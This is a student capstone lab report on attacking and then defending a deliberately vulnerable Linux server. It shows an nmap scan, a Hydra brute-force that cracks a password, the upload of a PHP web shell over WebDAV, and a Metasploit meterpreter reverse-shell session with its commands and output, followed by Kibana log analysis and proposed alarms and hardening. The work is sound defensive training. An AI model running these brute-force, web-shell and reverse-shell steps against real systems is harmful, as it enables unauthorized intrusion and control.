Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By: Nicholas Vian

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192. 168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target machine
ELK	192.168.1.100	Machine that monitors data with Kibana from Capstone Machine 192.168.1.105
Kali	192.168.1.90	Attack machine
Hyper V (Azure)	192.168.1.1	Machine hosting the three VMs

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80	Open ports make it allowable for attacks to access private information to exploit	The red team was able to discover a private directory with accessible files.
Brute-Force Attack	Password guessing using social engineering tactics from a premade list of possible passwords	The red team was able to use Hydra to crack the password for ashton, password is leopoldo, without being detected.
Unauthorized File Upload	Using webdav, the server allows files/scripts to be uploaded	The red team was able to successfully inject shell.php onto the target machine.
Remote Execution	The shell.php file was not restricted or limited in its functionality once on the target machine.	The red team was able to remotely control the target machine to run code on the server.

Exploitation: Open Port 80

01

Tools & Processes

Identified the target server using nmap 192.168.1.0/24. This revealed that Port 80 was open.

02

Achievements

By traversing through the directory, the red team was able to discover several folders/files and one in particular that was password protected “secret_folder”.

```
Shell No.1
File  Actions  Edit  View  Help

root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-05 15:58 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.62 seconds
```


Exploitation: Brute-Force Attack

01

Tools & Processes
Discovering the username was ashton, the red team was able to use Hydra with the rockyou.txt pre-populated password list.

02

Achievements
Attained credentials for username ashton with the password being identified as “leopoldo” allowing us to proceed with the directions provided in the “/secret_folder/”




Exploitation: Unauthorized File Upload

01

Tools & Processes
Used cracked stolen credentials to connect via WebDav. From there the red team generated a custom web shell using msfconsole and uploaded the shell via WebDav.

02

Achievements
The red team was able to upload a web shell onto the target machine in which commands could be run on



Exploitation: Remote Execution

01

Tools & Processes
Used meterpreter to connect to uploaded shell file (shell.php).

02

Achievements
The red team was able to access the target machine and control it.

Exploitation: Remote Execution (Examples)

webdav - File Manager

File Edit View Go Help

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your syste

DEVICES

File System

Floppy Disk

PLACES

root

Desktop

Trash

passwd.dav

shell.php

```
https://metasploit.com

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:47064) at
2022-07-07 17:30:19 -0700
```

webdav - File Manager

Edit View Go Help

dav://192.168.1.105/webdav/

arning, you are using the root account, you may harm your

EVICES

File System

Floppy Disk

ACES

root

Desktop

Trash

ETWORK

Browse Netw...

/webdav on 1...

passwd.dav

shell.php

"shell.php": 5.4 KiB (5,566 bytes)

Shell No. 1

File Actions Edit View Help


Shell No. 1 Shell No. 2

```
find: './proc/2068/fdinfo': Permission denied
find: './proc/2068/ns': Permission denied
find: './proc/2070/task/2070/fd': Permission denied
find: './proc/2070/task/2070/fdinfo': Permission denied
find: './proc/2070/task/2070/ns': Permission denied
find: './proc/2070/fd': Permission denied
find: './proc/2070/map_files': Permission denied
find: './proc/2070/fdinfo': Permission denied
find: './proc/2070/ns': Permission denied
find: './snap/core/13308/etc/chatscripts': Permission denied
find: './snap/core/13308/etc/ppp/peers': Permission denied
find: './snap/core/13308/etc/ssl/private': Permission denied
find: './snap/core/13308/root': Permission denied
find: './snap/core/13308/var/cache/ldconfig': Permission denied
find: './snap/core/13308/var/lib/machines': Permission denied
find: './snap/core/13308/var/lib/private': Permission denied
find: './snap/core/13308/var/lib/snapd/void': Permission denied
find: './snap/core/13308/var/lib/waagent': Permission denied
find: './snap/core/13308/var/spool/cron/crontabs': Permission denied
find: './snap/core/13308/var/spool/rsyslog': Permission denied
find: './snap/core/13250/etc/chatscripts': Permission denied
find: './snap/core/13250/etc/ppp/peers': Permission denied
find: './snap/core/13250/etc/ssl/private': Permission denied
find: './snap/core/13250/root': Permission denied
find: './snap/core/13250/var/cache/ldconfig': Permission denied
find: './snap/core/13250/var/lib/machines': Permission denied
find: './snap/core/13250/var/lib/private': Permission denied
find: './snap/core/13250/var/lib/snapd/void': Permission denied
find: './snap/core/13250/var/lib/waagent': Permission denied
find: './snap/core/13250/var/spool/cron/crontabs': Permission denied
find: './snap/core/13250/var/spool/rsyslog': Permission denied
cat flag.txt
b1ng@w@5h1sn@m@
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan




- What time did the port scan occur?
  - 8 PM
- How many packets were sent, and from which IP?
  - By scrolling to the top of the arce we can see that **24,730** packets were sent from the IP address **192.168.1.90**.
- What indicates that this was a port scan?
  - We can see that the victim responded back with 200, 206, 207, 401 and 404 response codes

Analysis: Identifying the Port Scan

Victim Responses



Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,795
http://192.168.1.105/webdav/shell.php	288
http://192.168.1.105/webdav	174
http://192.168.1.105/webdav/passwd.dav	22
http://192.168.1.105/webdav/lib	8

- What time did the request occur? How many requests were made?
  - The first screenshot shows that the attack started at 8 PM with 24,730 requests
- Which files were requested? What did they contain?
  - The main files requested were **/company_folders/secret_folder**, **/webdav/shell.php** and **/webdav** which all contained information on how to access the machine and running the reverse shell program.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,795
http://192.168.1.105/webdav/shell.php	288
http://192.168.1.105/webdav	174
http://192.168.1.105/webdav/passwd.dav	22
http://192.168.1.105/webdav/lib	8

- How many requests were made in the attack?
  - **The secret_folder** directory was requested **16,795** times.
- How many requests had been made before the attacker discovered the password?
  - The **shell.php** file was requested **288** times.

Analysis: Uncovering the Brute Force Attack

- The logs contain evidence of a large number of requests for the sensitive data. Only 3 requests were successful which is an indicator of a brute-force attack. The password protected secret_folder was requested 16,795 times and only 3 request attempts were successful

Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,795
http://192.168.1.105/webdav/shell.php	288
http://192.168.1.105/webdav	174
http://192.168.1.105/webdav/passwd.dav	22
http://192.168.1.105/webdav/lib	8

network.type	ipv4
query	GET /company_folders/secret_folder/
server.bytes	735B
server.ip	192.168.1.105
server.port	80
source.bytes	458B
source.ip	192.168.1.1
source.port	60231
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder/
url.path	/company_folders/secret_folder/
url.scheme	http
user_agent.original	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

Analysis: Uncovering the Brute Force Attack (example cont..)

Red v Blue (12) - ml-lab-48aa0800-3cd8-45c8-97d1-1cf88a6e60a8.southcentralus.cloudapp.azure.com:58532

Home - Elastic | Elastic | Elastic | Discover - Elastic

Not secure | 192.168.1.100:5601/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-4d,to:now))&_a=(columns:!(),filters:!(),index:'packetbeat-*',interval:auto,query:(language:kuery,query:'url.path:%20%2Fcompany_fo

elastic | Search Elastic

Discover | Options | New | O

url.path: /company_folders/secret_folder/ | KQL | Last 4 days

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Available fields 56

- _id
- _index
- _score
- @timestamp
- agent.ephemeral_id
- agent.hostname
- agent.id
- agent.type
- agent.version
- bytes_in
- bytes_out
- client.bytes
- client.ip
- client.port
- destination.bytes
- destination.ip

3 hits

Documents | Field statistics BETA

Jul 10, 2022 @ 22:13:40.585 - Jul 14, 2022 @ 22:13:40.585

@timestamp	Document
Jul 12, 2022 @ 20:19:44.093	url.path: /company_folders/secret_folder/ @timestamp: Jul 12, 2022 @ 20:19:44.093 agent.ephemeral_id: 6acefe3a-8f96-49d9-a679-d3d248d9bdc8 agen agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.type: packetbeat agent.version: 7.7.0 bytes_in: 501B bytes_out: 733B client.bytes: 501B client.port: 60246 destination.bytes: 733B destination.ip: 192.168.1.105 destination.port: 80 ecs.version: 1.5.0 event.category: network_traf event.duration: 2.1 event.end: Jul 12, 2022 @ 20:19:44.095 event.kind: event event.start: Jul 12, 2022 @ 20:19:44.093 host.name: server1 http. http.request.headers.content-length: 0 http.request.method: get http.response.body.bytes: 482B http.response.bytes: 733B http.response.headers
Jul 12, 2022 @ 20:18:22.498	url.path: /company_folders/secret_folder/ @timestamp: Jul 12, 2022 @ 20:18:22.498 agent.ephemeral_id: 6acefe3a-8f96-49d9-a679-d3d248d9bdc8 agen agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.type: packetbeat agent.version: 7.7.0 bytes_in: 527B bytes_out: 733B client.bytes: 527B client.port: 60235 destination.bytes: 733B destination.ip: 192.168.1.105 destination.port: 80 ecs.version: 1.5.0 event.category: network_traf event.duration: 4.3 event.end: Jul 12, 2022 @ 20:18:22.502 event.kind: event event.start: Jul 12, 2022 @ 20:18:22.498 host.name: server1 http. http.request.headers.content-length: 0 http.request.method: get http.response.body.bytes: 482B http.response.bytes: 733B http.response.headers
Jul 12, 2022 @ 20:18:17.016	url.path: /company_folders/secret_folder/ @timestamp: Jul 12, 2022 @ 20:18:17.016 agent.ephemeral_id: 6acefe3a-8f96-49d9-a679-d3d248d9bdc8 agen agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.type: packetbeat agent.version: 7.7.0 bytes_in: 458B bytes_out: 735B client.bytes: 458B client.port: 60231 destination.bytes: 735B destination.ip: 192.168.1.105 destination.port: 80 ecs.version: 1.5.0 event.category: network_traf event.duration: 0.4 event.end: Jul 12, 2022 @ 20:18:17.016 event.kind: event event.start: Jul 12, 2022 @ 20:18:17.016 host.name: server1 http. http.request.headers.content-length: 0 http.request.method: get http.response.body.bytes: 460B http.response.bytes: 735B http.response.headers

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- One alarm set to detect future port scans would be for number of requests in a specific timeframe.

What threshold would you set to activate this alarm?

- A threshold to activate this alarm would be 50 requests every minute.

System Hardening

What configurations can be set on the host to mitigate port scans?

- A firewall can be configured to limit a large number of connections.
- Review IP addresses that trigger the alarm and delegate to potentially be blacklisted.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow authorized IP addresses
- Alarm can be triggered with unknown IP address attempting to connect

What threshold would you set to activate this alarm?

- If incoming IP is not recognized or unauthorized the alarm will be activated.

System Hardening

What configuration can be set on the host to block unwanted access?

- Change the access privilege for highly confidential directories/files.
- Restrict access to local so the www-data cannot be read.
- Encrypt the file.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- One alarm set to detect request/access attempts would be for number of requests in a specific timeframe.

What threshold would you set to activate this alarm?

- A threshold to activate this alarm would be 500 requests every 30 seconds.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Configuring a fail2ban or OpenSSL to help mitigate brute force attacks by banning IP addresses that show possible malicious intent.

- Limit failed login attempts to 3-5 times before being locked out.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to /webdav with Filebeat
- Set an alarm for any type of access or read on files within /webdav

What threshold would you set to activate this alarm?

- I would set an alarm any time the /webdav directory is accessed or attempted to be accessed.

System Hardening

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host.
- Configure a firewall rule that does not allow connections to this shared folder from an unknown/non-local IP address

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set an alert for any .php file that is uploaded in the future
- Set firewall to block all traffic to the folder on port 4444, 80 and 443

What threshold would you set to activate this alarm?

- I would set an alarm to trigger if there is any traffic on these ports.

System Hardening

What configuration can be set on the host to block file uploads?

- Change access privileges
- Restrict ability to upload files from over the web and should only be done locally.
- Block ports 4444, 80 and 443.

the End